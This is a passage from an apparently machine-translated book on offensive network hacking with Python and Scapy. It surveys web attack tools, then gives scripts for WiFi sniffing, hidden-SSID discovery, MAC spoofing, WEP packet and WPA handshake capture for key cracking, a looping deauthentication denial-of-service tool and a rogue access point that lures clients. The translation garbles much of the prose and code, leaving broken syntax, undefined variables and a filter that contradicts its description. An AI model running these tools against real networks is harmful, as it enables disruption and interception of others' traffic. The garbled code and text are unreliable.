Cookie Monster (Http://fscked.org/projects/cookiemonster) remembers which HTTPS pages calls a client. It then waits for the client connects to any HTTP page and removed an image tag in the HTML code, the src attribute points to the cookie path. In known sides of the program such as Gmail knows the cookie path, for unknown uses it instead simply requested by the DNS host name.

If the cookie does not set the secure flag, it will be read along with HTTPS sent and the Cookie Monster.

7.15.3 Sqlmap

Sqlmap is an SQL injection scanner class. It can detect not only SQL injections on a web page, but also the up-and down-loaden of files to execute arbitrary commands and cracking database passwords. It supports database management system MySQL, Oracle, PostgreSQL, Microsoft SQL, Microsoft Access, SQLite, Firebird, Sybase and SAP MaxDB.

The homepage can be found at sqlmap http://sqlmap.sourceforge.net/.

7.15.4 W3af

W3af (W3af.sourceforge.net) Stands for Web Application Attack and Audit Framework and is as it were the Metasploit web application. It provides plug-ins for (blind) SQL injection, command injection, local file inclusion exploits,

XSS, buffer overflows and format string exploits, a bruteforcer for Basic and Forms-based authentication mechanisms, and a long list of information-gathering tools, such as a web spider, a parent proxy Reverse/Trans- Detector, Web servers and Web application firewall finger printer , backdoor localization, Captcha Finder, Google hacking scanner, URL fuzzer. . . The list could go on for a while. Also can be extended w3af with self-written Python plugins.

Chapter 8
Wifi fun

Summary you must be Wi-Fi or Wi-Fi networks or anything sa-tions? The whole world uses them. Providers deliver today almost always from a router with access point and now should have even spread among normal COMPUTER-users that WEP is insecure.

But Wi-Fi is used in many more devices than just a home or
Corporate LANs. Every mobile phone that does what on himself, has wifi. The VoIP systems in supermarkets, which announcements among others as "Mrs. Lie selotte please checkout 3" are made, billboards in buses, subways and bus stops, even surveillance cameras often use wireless as a transmission technology. The author has even been found in the hospital medical devices with Wi-Fi!

Wireless internet is cheap, used individually and chic and is thus often built there, where you would not necessarily expect, and for security reasons do not want to have.

8.1 Protocol Overview

Wi-Fi (802.11) networks sparks depending on the standard in 2.4, 3.6 (only 802.11y) or 5 (only 802.11 a / h / y / n) GHz frequency. The most widespread is 2.4 GHz, which is divided according to the region in 11 to 14 channels, 5 GHz, depending on the region in the channel 16, 34, 36, 38, 40, 42, 44, 46, 48, 52, 56 60, 64, 100, 104, 108, 112,
116, 120, 124, 128, 132, 136, 140, 149, 153, 157, 161, 165, 183-189, 192 and 196 subdivid
ed.

You can use a wireless network either in ad hoc or infrastructure mode are operat-ing. Ad hoc means that two or more stations directly communicate with one another. The infrastructure mode (managed) another compo-nent, called the Access Point (AP) serves as a mediator. The network is characterized as a star-organized network, but it works because of the radio traffic more like a hub than a switch. In addition, a wireless card can be still in the mode




Figure 8.1 802.11 header

master (Access Point), `repeater` and `monitor` . switch A repeater amplifies a signal in that all packets are received and sent again. Kar-th in monitor mode function as Ethernet cards in Promisc mode and receive all packets, even those that are not addressed to them.

Normally a wireless network operates in infrastructure mode. The access point sends out every few milliseconds sogeannte beacon frames to tell the world that it offers a network. In a beacon information is available through the network. This includes the SSID, which more or less indicates the name of the network, but may actually contain arbitrary bytes. Usually contains a beacon nor the supported transmission rates and optional additional Since th as the channel used and implemented security mechanisms. Another method, such as a client receives available WLAN networks is that. Verses-the so-called probe requests Here, the client queries either explicitly for networks to which it was connected before, or as the SSID uses a zero-byte, also called Broadcast SSID. Probe Requests are usually answered with a probe response packet. If the client has found a network to which it wants to connect to, it first sends an authentication package that is answered with another authentication package. Depending on the status of the Pa-kets authentication was successful or not. Subsequently an Association Request packet is sent, which is answered by a wortet Association Response. According to the applied security features will now have an EAP handshake performed consisting of four packages. This is the case with WPA and WPA2. The registration process of an 802.11 network is below par 8.12 discussed in more detail.

802.11 three different types of packets, frames also be mentioned are: Management, Data and Control. The construction of a 802.11-frames is shown in Figure 8.1. Management includes packages such as beacons, probe requests and re-sponses, (De) Authentication and (De) Assocciation. Data containing the actual data to be sent, and control packets are used to control the reservation of the medium as well as the receipt of data packets to confirm.

Table 8.1 Management frame subtypes

No.	Name
0	Association Request
1	Association Response
2	Reassociation Request
3	Reassociation Response
4	Probe Request
5	Probe Response
8	Beacon
9	Announcement traffic indication message
10	Disassociation
11	Authentication
12	Deauthentication
13	Action

The frame control header of a packet defined by Type and Subtype to what a package it is. Management frames are of type 0, control frames the second type 1 and type the data frames The meaning of each management frame subtypes, refer to the Table 8.1. You can be as filters should be very useful, for example, Wireshark filters with you `wlan.fc.subtype =! 8` all beacons out.

Duration of the header is primarily used to indicate how many microseconds the medium is occupied by this package are to complete the transfer.

The control frames request-to-send (RTS) and clear-to-send (CTS) are used as the medium-to make a reservation. A station that wishes to send a lot of data, can send pre-viously an RTS packet with the Duration header. Other stations are the. Reply upon receipt of such a packet with a CTS packet and thus show, that they will send Duration microseconds even no packets to avoid collisions The transaction then comprises both the RTS-/CTS- packages and the data packet and the ACK packet.

The destination address (addr1) contains the MAC of the station that is to receive the package finally. The source address (addr2) is the address that sent the packet, and the Receiving Station Address (addr3) corresponds to the address of the access point or bridge, which to forward the packet.

Then follows the sequence-control header, which consists of a fragment and a Sequence Number. Each data packet in an 802.11 network, it has a unique sequence number. This number is not as TCP increases by byte, but only counted per data packet by one. Packets that are too large and are broken down into smaller fragments so obtained, an unambiguous fragment Number starting with 0 The fragment Number is increased for each fragment by one. Additionally the More fragment bit in the frame control is set to one. Unlike TCP is the Sequence Number not to confirm the packages, but only to filter duplicates. 802.11 packets in ping-pong format. For every packet sent only need a confirmation

can be obtained before the next packet is sent. This also applies to individual ne fragments. Unacknowledged packets are after a short wait, again sent to one with increased retry bit, which is also part of the frame control header.

These are only the most important components of a typical network. 802.11 knows many other types of frames, modes and enhancements. For a complete overview, it is recommended that the RFC to study in long, cold winter nights. It can be found on the Web at standards.ieee.org/getieee802/download / 802.11-2007.pdf.

8.2 Required modules

As for most source code in this book, the ingenious Scapy library is used. For active scanning for wireless networks, we will also need the `pythonwifi module`. Both install the easiest with the tried and true magic line

```
pip install pythonwifi scapy
```

It should also be noted that the module is pythonwifi lauffä-hig only on GNU / Linux because it uses the wireless kernel API!

8.3 Wireless Scanner

The first thing we want to write a tool with which we can scan our environment for wireless networks. Thanks pythonwifi module the task is complete Python typically in a few lines.

```
1# / Usr / bin / python
2
3from import pythonwifi.iwlibs Wireless
4
5frequency_channel_map = {
6      2412000000: "1",
7      2417000000: "2",
8      2422000000: "3",
9      2427000000: "4",
10     2432000000: "5",
11     2437000000: "6"
12     2442000000: "7",
13     2447000000: "8",
14     2452000000: "9",
15     2457000000: "10",
16     2462000000: "11",
17     2467000000: "12",
18     2472000000: "13",
```

```
    2484000000: "14",
    5180000000: "36",
    5200000000: "40",
    5220000000: "44",
    5240000000: "48",
    5260000000: "52",
    5280000000: "56",
    5300000000: "60",
    5320000000: "64",
    5500000000: "100",
    5520000000: "104",
    5540000000: "108",
    5560000000: "112",
    5580000000: "116",
    5600000000: "120",
    5620000000: "124",
    5640000000: "128",
    5660000000: "132",
    5680000000: "136",
    5700000000: "140",
    5735000000: "147",
    5755000000: "151",
    5775000000: "155",
    5795000000: "159",
    5815000000: "163",
    5835000000: "167",
    5785000000: "171"
}

wifi = Wireless ("wlan0")

for AP in wifi.scan ():
    print "SSID:" + ap.essid
    print "AP:" + ap.bssid
    print "signal:" + str (ap.quality.getSignallevel ())
    print "Frequency:" + str (ap.frequency.getFrequency ())
    print "Channel". (. ap.frequency getFrequency ()) + get
        frequency_channel_map
    print ""
```

Function `scan ()` leads, as the name suggests, a full scan for access points on the wireless network card, which is the constructor `Wireless ()` has passed, and returns a list of Access Point (Iwscanresult) objects. Of each AP, we enter the SSID (network name), BSSID (its hardware address), the signal strength, the frequency used and the Channel. The channel resulting from the frequency. A wireless card that transmits on the frequency of 2.412GHz, sends its data on Channel 1, one on the ver-2.442GHz sent on Channel 7

Scanning is an active process. The tool sends probe request packets with a set broadcast SSID, why are wireless scanner, such as the very popular Windows Netstumbler to detect very simple.

8.4 WLAN sniffer

Unlike the wireless scanner WLAN Sniffer passively reads the traffic and evaluates ideally next beacon frames from data frames and to get to information such as SSID, channel and Client-IPs/-MACs.

```
# / Usr / bin / python

import os
scapy.all from import *

iface = "wlan0"

os.system ("/ usr / sbin / iwconfig" + iface + "monitor mode")

# Dump packets that are not beacons, probe request / responses
def dump_packet (pts):
    if not pkt.haslayer (Dot11Beacon) and \
       not pkt.haslayer (Dot11ProbeReq) and \
       not pkt.haslayer (Dot11ProbeResp):
        pkt.summary print ()

        if pkt.haslayer (Raw):
            print hexdump (pkt.load)
        print "\ n"


while True:
    for channel in range (1, 14):
        os.system ("/ usr / sbin / iwconfig" + iface + \
                   "Channel" + str (channel))
        print "Sniffing on channel" + str (channel)

        sniff (iface = iface,
               prn = dump_packet,
               count = 10
               timeout = 3,
               store = 0)
```

Thus, a wireless card to capture all packets, it must first be switched to monitor mode. This is done with the command `iwconfig wlan0 mode monitor`.

Then we let in a loop through the channel hopping
WLAN card and according to all 14 channels that are available in the 2.4-GHz frequency, listen and collect a maximum of 3 seconds packages. If before reaching the timeout already 10 packages were sniffed, we jump a channel further.

Function `dump_packet ()` is called for each scanned package. Han
DELT If the read packet is not a beacon, probe request or probe response, the source and destination addresses as well as con-tained layer of the packet output and if it contains data, it is shown in hex and ASCII .

8.5 Sample Request Sniffer

Modern operating systems in computers and smartphones remember all the wireless networks to which they were ever connected and ask penetrating the environment, whether those networks are currently available. To thus can be determined with mobile devices not only to some SSID, where they were once and connected to a wireless network were some operating systems are kind enough, when their sample-request request get a response, try to automatically connect , and may even send unsolicited with the WEP key of the last connection. We are in Section 8.14 Write a program that attempts to simulate an AP for all probe requests. The author for testing purposes there is a Windows-based computer that asks for wireless networks to which he was no longer connected years. To investigate what networks requesting your computer still, we will write a small sniffer that displays the SSIDs of all probe requests.

```
1# / Usr / bin / python
2
3  from datetime import datetime
4  scapy.all from import *
5
6iface = "wlan0"
7
8  # Print ssid and source address of probe requests
9  def handle_packet (packet):
10      if packet.haslayer (Dot11ProbeResp):
11          print str (DateTime.Now ()) + "" + packet [Dot11]. addr2 +
            \
12          "Searches for" + packet.info
13
14 # Set device into monitor mode
15 os.system ("iwconfig" + iface + "monitor mode")
16
17 Start sniffing #
18 print "Sniffing on interface" + iface
19 sniff (iface = iface, prn = handle_packet)
```

The code is that of the wireless sniffer quite similar with the exception that it is checked whether it is in the read-packet is a probe request. If this is the case, the SSID, and the source address is output. Normally, the SSID is in a Elt expansion header, with probe requests and responses, however, it is in the header info.

How can you delete the wifi cache varies from operating system to operating system and version to version. The Internet offers but Anleitun-tions, for example, under www.stevens.edu/itwiki/w/index.php/Removing_Cached_802.1x_ Credentials.

8.6 Hidden SSID

Some administrators believe that if they, the Access Point feature "Hidden SSID", sometimes called "Hidden Network", switch on, can not find wardrivers their network. This is partly consistent with the Reali-ity. Hidden SSID ensures that the AP's SSID is not more writes to the beacon frames. The network is thus not visible, but only the SSID is un-known. The SSID but remains in sample request, probe response and the Association Request packet. An attacker could launch a connected client deauth means (see section 8.13) depend. The client will connect to normally once again and try to use at least one of the above-mentioned packages. The following script reads with all the packages and are contained in the SSIDs on the screen.

```
# / Usr / bin / python

scapy.all from import *

iface = "wlan0"

 # Print ssid of probe requests probe response,
 # Or association request
 def handle_packet (packet):
     if packet.haslayer (Dot11ProbeReq) or \
         packet.haslayer (Dot11ProbeResp) or \
         packet.haslayer (Dot11AssoReq):
         print "Found SSID" + packet.info

 # Set device into monitor mode
 os.system ("iwconfig" + iface + "monitor mode")

 Start sniffing #
 print "Sniffing on interface" + iface
 sniff (iface = iface, prn = handle_packet)
```

The "security feature" Hidden SSID is thus only effective as long as there is no client connected to the network.

8.7 MAC address filter

Another very popular way to be wireless or public hotspots are to pro-tect, MAC address filtering, ie, an administrator or a payment gateway must enable the MAC address of the client computer to the network. Packets with other MAC addresses are automatically discarded. This protects your network again only as long as no one uses it, because as we have in the section 2.4 seen-




Figure 8.2 XORing

have hen, MAC addresses can be faked very easily. An attacker will therefore have only to wait for a client is connected, and spoof his MAC.

```
ifconfig eth0 hw ether c0: de: de: ad:
be: ef
```

8.8 WEP

WEP (Wired Equivalent Privacy) to its name in any way. The encryption algorithm was broken in the year 2002 and can be cracked in seconds for more than 5 years. On average, in less optimal radio connection as outside the house, a WEP network keeps average of 10 minutes was an attack. Do not use it.

In attacks on WEP networks you read again and again of IVs and Weak IVs. The key with which a WEP network encrypts the frame, 64 or 128 bits in size. In reality, the encryption keys are only 40 and 104 bits long, because the first 24 bits are called the initialization vector (IV), which ensures that not every packet with the same key is encrypted. Unfortunately, writes WEP does not specify how the initialization vector should be generated, and so it is generating algorithms that it simply sequentially (a, b, c, etc.). The WEP standard writes also does not specify how often the key to ge changes, and so there are networks that encode each frame with a different key, and some who are innovating the key after a certain period of time. IVs are weak initialization vectors, which reveal one or more bytes of the plaintext. The use of WEP RC4 works internally with an XOR operation. With an XOR operation is the result of one, as soon as one of the two linked bits 1, and if both bits are a 1 contain the result is 0 For example, in the extreme case of the IV used to 0, the first 24 bits are not encrypted because an XOR with 0 always the bit with which it is linked, as result (see Figure 8.2).

WEP supports several different key, where only one of is used. Thus it is known which key is used, the `Keyid` also transmitted in each packet. Finally, the integrity mechanism that uses WEP, not a cryptographically secure hash, but only a CRC checksum (ICV), which is indeed encrypted with RC4, but with a known key does not protect against tampering.

WEP is used, contains the `Protected-frame bit` In the Frame Control header, which is often referred to as WEP bit, one value.

The following program gathers 40 000 WEP packets then stores it in a file Pcap. This Pcap file can program the Aircrack-NG (see section 8.11) be passed in order to crack the WEP key. In addition, the script is for each WEP packet from the IV, the keyid and the ICV.

```
# / Usr / bin / python

import sys
scapy.all from import *

iface = "wlan0"
nr_of_wep_packets = 40000
packets = []

# This function will be called for every packet sniffed
def handle_packet (packet):

    # Got WEP packet?
    if packet.haslayer (Dot11WEP):
        packets.append (packet)

        print "Package" + str (len (packets)) + ":" + \
              . packet [Dot11] addr2 + "IV:" + str (packet.iv) + \
              "Keyid:" + str (packet.keyid) + \
              "ICV:" + str (packet.icv)

        # Got enough packets to crack wep key?
        # Save them to pcap file and exit
        if len (packets) == nr_of_wep_packets:
            wrpcap ("wpa_handshake.pcap" wpa_handshake)
            sys.exit (0)

# Set device into monitor mode
os.system ("iwconfig" + iface + "monitor mode")

Start sniffing #
print "Sniffing on interface" + iface
sniff (iface = iface, prn = handle_packet)
```

8.9 WPA

WPA was in mid-2003 published as a last resort, because the 802.11 Consortium has eventually realized that WEP is no longer in a position to protect wireless networks effectively, which was new 802.11i standard but still far from the completion. EPA to set not only the requirement of the main weaknesses of WEP was to eradicate, but also as a pure firmware update one

to be playable. It was clear that RC4 will come again as stream cipher used, because the CPUs in the then wireless cards did not have enough power for stronger cryptographic methods.

WPA uses TKIP protocol (Temporal Key Integrity Protocol) to eliminate the biggest weaknesses of WEP. TKIP extends the IV from 24 to 48 bits and mixes Key to also add the sender's address. It also forces a new key for each frame. This prevents that packets with the same remote key is encrypted. Furthermore TKIP one cryptographic between MIC (Message Integrity Check) is used instead of a CRC checksum. It can be prevented with a known key, that data can be manipulated unnoticed in the package. The MIC protects even the source address to prevent faking the return address. Additional protection features in the Sequence Number TKIP header, which is incremented for each frame. This is to protect against replay attacks.

Finally, EPA extended the registration process. After successful Associa-tion is now still use authentication with the EAP (Extensible Authen-tication Protocol) or EAPOL protocol (EAP over LAN), the famous WPA handshake. EAP was developed in the mid-90s in order to realize a modular authentication tifizierungsprotokoll and finds application, for example, to authenticate PPP link.

WPA offers thanks EAPOL two different types of authentication:
Pre-Shared Key (PSK), speak with a password, and Enterprise that uses any supported EAP authentication module. As, for example, RADIUS, or MSCHAP Generic Token Card We plan to focus on WPA-PSK, as it is the most widely used method.

A WPA handshake consists of four packages. First, from the Pre-Shared Key (PSK), which is usually entered as a password, and the SSID on both sides a Pairwise Master Key (PMK) is generated. The access point generates a first egg-ne 256-bit random number, called the nonce, and sends it to the requesting station. The client also generates a nonce, and calculated from the Pairwise Master Key, the two nonce values and the client and the AP-address to the pairwise Transient Key (PTK) that is used for unicast traffic ver- encrypt and sign. The nonce he sent along with the signature (MIC) at the access point. The access point will first check the MIC. This is authentic, it also generates the pairwise transient key and additionally has the Group Transient Key (GTK) that is used to encrypt broadcast traffic. Broadcast traffic is not signed. The third package, the access point sends the encrypted Group Transient Key with the pairwise transient key and signed to the client. Finally, the client sends a scrambled, signed ACK packet that confirms the access point that the Group Transient Key has arrived correctly. The sequence is shown in Figure 8.3 verdeut light.

Following a very rudimentary script to a WPA handshake mitzule-
sen.




Figure 8.3 WPA handshake

```
# / Usr / bin / python

scapy.all from import *

 iface = "mon0"
 wpa_handshake = []

 def handle_packet (packet):
     # Got EAPOL packet KEY
     if packet.haslayer (EAPOL) and packet.type == 2:
         packet.summary print ()
         wpa_handshake.append (packet)

         # Got complete handshake? Dump it to pcap file
         if len (wpa_handshake)> = 4:
             wrpcap ("wpa_handshake.pcap" wpa_handshake)


 # Set device into monitor mode
 os.system ("iwconfig" + iface + "monitor mode")

 Start sniffing #
 print "Sniffing on interface" + iface
 sniff (iface = iface, prn = handle_packet)
```

The script does not respect the fact that all four different packages have been read, even if the packages are from different clients. It should serve as an example of how to read along with Scapy a WPA handshake and in PCAP format store, so that you, the pre-shared keys later with Aircrack-NG (see section 8.11) may crack.

EPA may conceal its true origin good, but not perfect verleug-tions and was only intended as a temporary solution. So it is not surprising that, like WEP, WPA, and even for chopchop ARP injection attacks, due to how the Beck-Tews attack (Dl.aircrack-ng.org/breakingwepandwpa.pdf) From 2008 proves. It is therefore likely to be only a matter of time, EPA is also broken up completely.

8.10 WPA2

WPA2 implements the 802.11i standard encryption algorithm used as the block cipher AES (Advanced Encryption Standard) with a key of 128, 192 or 256 bits. As is protocol CCMP (Coun-ter mode with CBC-MAC) is used. Authentication is still on and there is also the EAPOL PSK and Enterprise versions as with WPA1. The biggest advantage of WPA2 over WPA1 lies in the use of AES instead of RC4 and must by a stronger hash algorithm to detect data manipulation, the company no longer weak processors WEP age consideration.

The author except dictionary, brute force and rainbow table attacks, known only as Hole 196 vulnerability of WPA2. Hole 196 takes advantage of the fact that broadcast traffic is not signed, thus is not the return address verified. An attacker spoofs the sender address of the access point and sends a packet to the broadcast address. Characterized him all-pending respond to clients with their pairwise transient key. For this operation, however, the attacker must successfully logged on to WPA2 network or be otherwise come into the possession of the Group Transient Key. The attack was launched at the DEF CON 18th The presentation slides can be found at www.defcon.org/images/ defcon-18/dc-18-presentations/Ahmad/DEFCON-18-Ahmad-WPA-Too.pdf.

The safety of a WPA2 network currently depends entirely on the quality of the chosen password and source code quality of the wireless card drivers and other software components. A 20-digit, from case-sensitive letters, numbers and special characters existing password should be sufficient for private networks. Sicherheitskritischere infrastructures should however be protected additionally still using a VPN.

8.11 Wireless Packet Injection

If you want to send a self-created 802.11 packets in a wireless network, sparkling-chen allow drivers that packet injection, and a matching chipset. Atheros is by far the most popular chipset. There is, however, also other may be used. Depending on other chipset drivers are used such as hostap, MadWifi, ath5k and ath9k.

The chipset their wireless card you will find the easiest way with the command `lspci` or `lsusb` out, depending on whether it is an internal card or a USB stick. If this does not deliver anything useful result, you either issue is denied because you are not root, or you should use the output of the command `dmesg` . investigate

If you have an Atheros chipset and use ath9k driver we
'packet injection with you already innately work and you can save yourself patching and compiling the driver. For all of them we he-

explains how to patch in Linux WLAN driver source and compiling. The required patches are available via the downloading sources of Aircrack www.aircrack-ng.org. Otherwise, you need to have the appropriate wireless drivers. If you are not using the Atheros chipset, you should first try out Madwifi ren. a list of supported by Madwifi chipsets, please visit madwi-fi-project.org/wiki/Compatibility.

As an example of this book is an installation with an Atheros card and older ath5k drivers. The ath5k driver are indeed already included in the official kernel so we could patch it in the kernel sources, the author does, however, before the latest drivers from the net (wireless.kernel.org / en / users / Download) to load because the development is progressing very quickly.

After using the archives of wireless.kernel.org and aircrack-ng.org `tar xvf <file>` unpacked, you must still go to the directory that the WLAN driver and compile it as follows, patch and install.

```
patch-p1 <aircrack-ng/patches/ath5k-injection-2.6.27-rc2.patch
make
make install
```

Finally, you can test it with the following command to verify packet injection works with the new drivers. This must, however, the card will not run in the monitor mode.

```
airmon-ng start wlan0 aireplay-
ng - test mon0
```

When all is accomplished without an error, you should see output like the following:

```
16:37:00  Trying broadcast probe requests
... 16:37:00 Injection is working!
```

Should you encounter an error or difficulties, the wiki Aircrack very good clues to remedy. Gives a more detailed instructions can be found at www.aircrack-ng.org/doku.php?id=getting_started.

8.12 WLAN Client play

How does a wireless connection from client perspective? How does a computer the right wireless network and logs on to pass in that? We want to re-enact the following source code with Scapy.

In order to sniff the same time and can inject packets, you have your wireless device by using the tools `airbase-ng` set from the aircrack-ng package in the monitor mode.

```
airmon-ng start wlan0
```

This creates mon0 a new device, which is now used throughout. To follow the example better, I advise you as a sniffer Wireshark to use. In the case of Wireshark, you can use the display filter `wlan.fc.type_subtype! wlan.fc.type_subtype = 0x08 &&! = 0x1c` nervige Beacon and Clear filter packets that might otherwise obstruct the view to the essentials.

```
# / Usr / bin / python

scapy.all from import *


station = "d0: 01:5 f: 1e: 21: f3"
 ssid = "LoveMe"
 iface = "wlan0"

 # Request a trial
 radiotap pkt = () / \
     Dot11 (addr1 = "ff: ff: ff: ff: ff: ff ',
           addr2 = station, addr3 = station) / \
     Dot11ProbeReq () / \
     Dot11Elt (ID = 'SSID', info = ssid, len = len (ssid))
 print "Sending test request"
 res = (pt, iface = iface) SRP1
 bssid = res.addr2
 print "Got answer from" + bssid

 # Authentication with open system
 radiotap pkt = () / \
     Dot11 (subtype = 0xb,
           bssid = addr1, addr2 = station, addr3 = bssid) / \
     Dot11Auth (algo = 0, seqnum = 1, status = 0)
 print "Sending authentication"
 res = (pt, iface = iface) SRP1
 res.summary ()

 # Association
 radiotap pkt = () / \
     Dot11 (bssid = addr1, addr2 = station, addr3 = bssid) / \
     Dot11AssoReq () / \
     Dot11Elt (ID = 'SSID', info = ssid) / \
     Dot11Elt (ID = "Council", info = "\ x82 \ x84 \ x0b \ x16")

 print "Association request"
 res = (pt, iface = iface) SRP1
 res.summary ()
```

First, a sample-Request packet is sent that asks the environment, whether there is the power LoveMe and who it provides. With the function `SRP1 ()` a packet is sent to layer 2 and a response packet tet-serviced. The response packet is then in the variables `res` and we provide the sender address.

The basic structure of a WLAN packet is always the same. The first layer forms-det radiotap, the sets-your frequency, and channel transmission rate. Above is Dot11 that defines the source, destination and Receiving Address. Alternatively, I can not yet, for example by means `grade` and `subtype` defining the packet type and subtype. You can omit these parameters but also because it sets Scapy depending on what a Layer `Dot11` de-fined, is in this case a Dot11ProbeReq. Some packages need an extension header that is added by Dot11Elt and information such as the SSID (network name) or the supported transmission rates can beinhal th.

Next, we will send an authentication packet that tells the AP that we want to connect using Open System authentication with him. Hopefully the answer is returned to the `summary () method` output.

Last but not least will be sent an Association Request packet that completes the registration of an unencrypted access point.

8:13 deauth

Next, we will develop a Wi-DOS tool that provides similar to the TCP RST daemon that a client or all can not connect to a Wi-Fi network. That's what we accomplish as we build a deauth packet that is addressed to the client or to the broadcast address, and is set as the source address, the address of the access point. As for why the connection abort, we state that the access point is turned off. More-deauth reason codes and their meanings, please refer to the Table 8.2.

Table 8.2 deauth reason codes

Code	Name	Description
0	noReasonCode	No reason
1	unspecifiedReason	Unspecified reason
2	previousAuthNotValid	Client associated but not authenticated
3	deauthenticationLeaving	Access point goes offline
4	disassociationDueToInactivity	Client reaches the session timeout
5	disassociationAPBusy	Access point is overloaded
6	class2FrameFromNonAuthStation	Client attempts to send data without being authenticates
7	class2FrameFromNonAssStation	Client attempts to send data to be associated with no
8	disassociationStaHasLeft	Client was transferred to another AP
9	staReqAssociationWithoutAuth	Client attempts to associate without authenticates be

```
# / Usr / bin / python

import time
scapy.all from import *

iface = "mon0"
timeout = 1

if len (sys.argv) <2:
    print sys.argv [0] + "<bssid> [client]"
    sys.exit (0)
else
    bssid = sys.argv [1]

if len (sys.argv) == 3:
    dest = sys.argv [2]
else
    dest = "ff: ff: ff: ff: ff: ff"

radiotap pkt = () / \
    Dot11 (subtype = 0xc,
          = least addr1, addr2 = bssid, bssid addr3 =) / \
    Dot11Deauth (reason = 3)

while True:
    print "Sending deauth to" + least
    sendp (pkt, iface = iface)
    time.sleep (timeout)
```

The constructed packet is sent in a continuous loop, always between sending the packets `timeout` Seconds is maintained. As standard here, the value 1 is selected, otherwise can not be guaranteed that really there is no answer.

Deauth attacks can be best seen with a sniffer like Wireshark and filter `wlan.fc.subtype == 0x0c`. The author as the sole protective measure, a complete transition to 802.11w is known that this is a security issue by design. Management frames are not encrypted. When you can buy though 802.11w compatible hardware, is not yet in sight.

8:14 wireless man-in-the-middle

After we have successfully recreated the registration of a WLAN client, and write a program that is waiting for sample request packets and using a fake probe response packet responds as if it were an access point for the network. Subsequently, the entire registration process is simulated. This allows us to draw clients for any system to access our computer. For simplicity, decided not to spoof the following data frames as well as a

DHCP server and similar from one access point also made available to put to implement services. If the attack at first you do not seem to work, you're either too far away from the client or the traffic in your environment is too high, so that Scapy responds too slowly. The latter can be minimized by the fact that the program with the parameter `-S` , start to filter on one or more SSIDs and additionally `-A` set to restrict it to a client.

```
# / Usr / bin / python

import os
import sys
import time
import getopt
scapy.all from import *

iface = "wlan0"
ssid_filter = []
client_addr = None
mymac = "aa: bb: aa: bb cc: cc"


# Extract from Council and ESRates ELT header
def get_rates (packet):
    rates = "\ x82 \ x84 \ x0b \ x16"
    esrates = "\ x0c \ x12 \ x18"

    Dot11Elt while in packet:
        packet = packet [Dot11Elt]

        if packet.ID == 1:
            rates = packet.info

        elif packet.ID == 50:
            esrates = packet.info

        packet = packet.payload

    return [rates, esrates]


def send_probe_response (packet):
    ssid = packet.info
    get_rates rates = (packet)
    channel = "\ x07"

    if ssid_filter and ssid not in ssid_filter:
        return

    print "\ n \ nSending probe response for" + ssid + \
          "To" + str (packet [Dot11]. Addr2) + "\ n"

    # = Destination addr1, addr2 = source,
```

```
    # Addr3 = Access Point
    # Dsset sets channel
    cap = "ESS + privacy + short-preamble + short-slot"

    radiotap resp = () / \
          Dot11 (addr1 = packet [Dot11] addr2.,
                addr2 = mymac, addr3 mymac =) / \
          Dot11ProbeResp (timestamp = time.time (),
                          cap = cap) / \
          Dot11Elt (ID = 'SSID', info = ssid) / \
          Dot11Elt (ID = "Council", info = rates [0]) / \
          Dot11Elt (ID = "DSset", info = channel) / \
          Dot11Elt (ID = "ESRates", info = rates [1])

    sendp (resp, iface = iface)


def send_auth_response (packet):
    # Do not answer our own auth packets
    if packet [Dot11] addr2 = mymac.!:
       print "Sending authentication to" + packet [Dot11]. addr2

       radiotap res = () / \
            Dot11 (addr1 = packet [Dot11] addr2.,
                  addr2 = mymac, addr3 mymac =) / \
            Dot11Auth (algo = 0, seqnum = 2, status = 0)

       sendp (res, iface = iface)


def send_association_response (packet):
    if ssid_filter and ssid not in ssid_filter:
        return

    ssid = packet.info
    get_rates rates = (packet)
    print "Sending Association response for" + ssid + \
          "To" + packet [Dot11]. Addr2

    radiotap res = () / \
          Dot11 (addr1 = packet [Dot11] addr2.,
                addr2 = mymac, addr3 mymac =) / \
          Dot11AssoResp (AID = 2) / \
        Dot11Elt (ID = "Council", info = rates [0]) / \
        Dot11Elt (ID = "ESRates", info = rates [1])

    sendp (res, iface = iface)


# This function is called for every captured packet
def handle_packet (packet):
    sys.stdout.write (".")
    sys.stdout.flush ()

```

```
    if client_addr and packet.addr2 = client_addr!:
        return

    # Got request a trial?
    if packet.haslayer (Dot11ProbeReq):
        send_probe_response (packet)

    # Got Authenticaton request
    elif packet.haslayer (Dot11Auth):
        send_auth_response (packet)

    # Got association request
    elif packet.haslayer (Dot11AssoReq):
        send_association_response (packet)


def usage ():
    print sys.argv [0]
    print "" "
    -A <addr> (optional)
    -I <interface> (optional)
    -M <source_mac> (optional)
    -S <ssid1,ssid2> (optional)
    "" "
    sys.exit (1)


# Parsing parameters
if len (sys.argv) == 2 and sys.argv [1] == "- help":
    usage ()

try:
    cmd_opts = 'a: i: m: s: "
    opts, args = getopt.getopt (sys.argv [1:], cmd_opts)
except getopt.GetoptError:
    usage ()

for opt in opts:
    if opt [0] == "a":
        client_addr = opt [1]
    elif opt [0] == "-i":
        iface = opt [1]
    elif opt [0] == "-m":
        my_mac = opt [1]
    elif opt [0] == "-s":
        ssid_filter = opt [1]. split (",")
    else
        usage ()

os.system ("iwconfig" + iface + "monitor mode")

Start sniffing #
print "Sniffing on interface" + iface
sniff (iface = iface, prn = handle_packet)
```

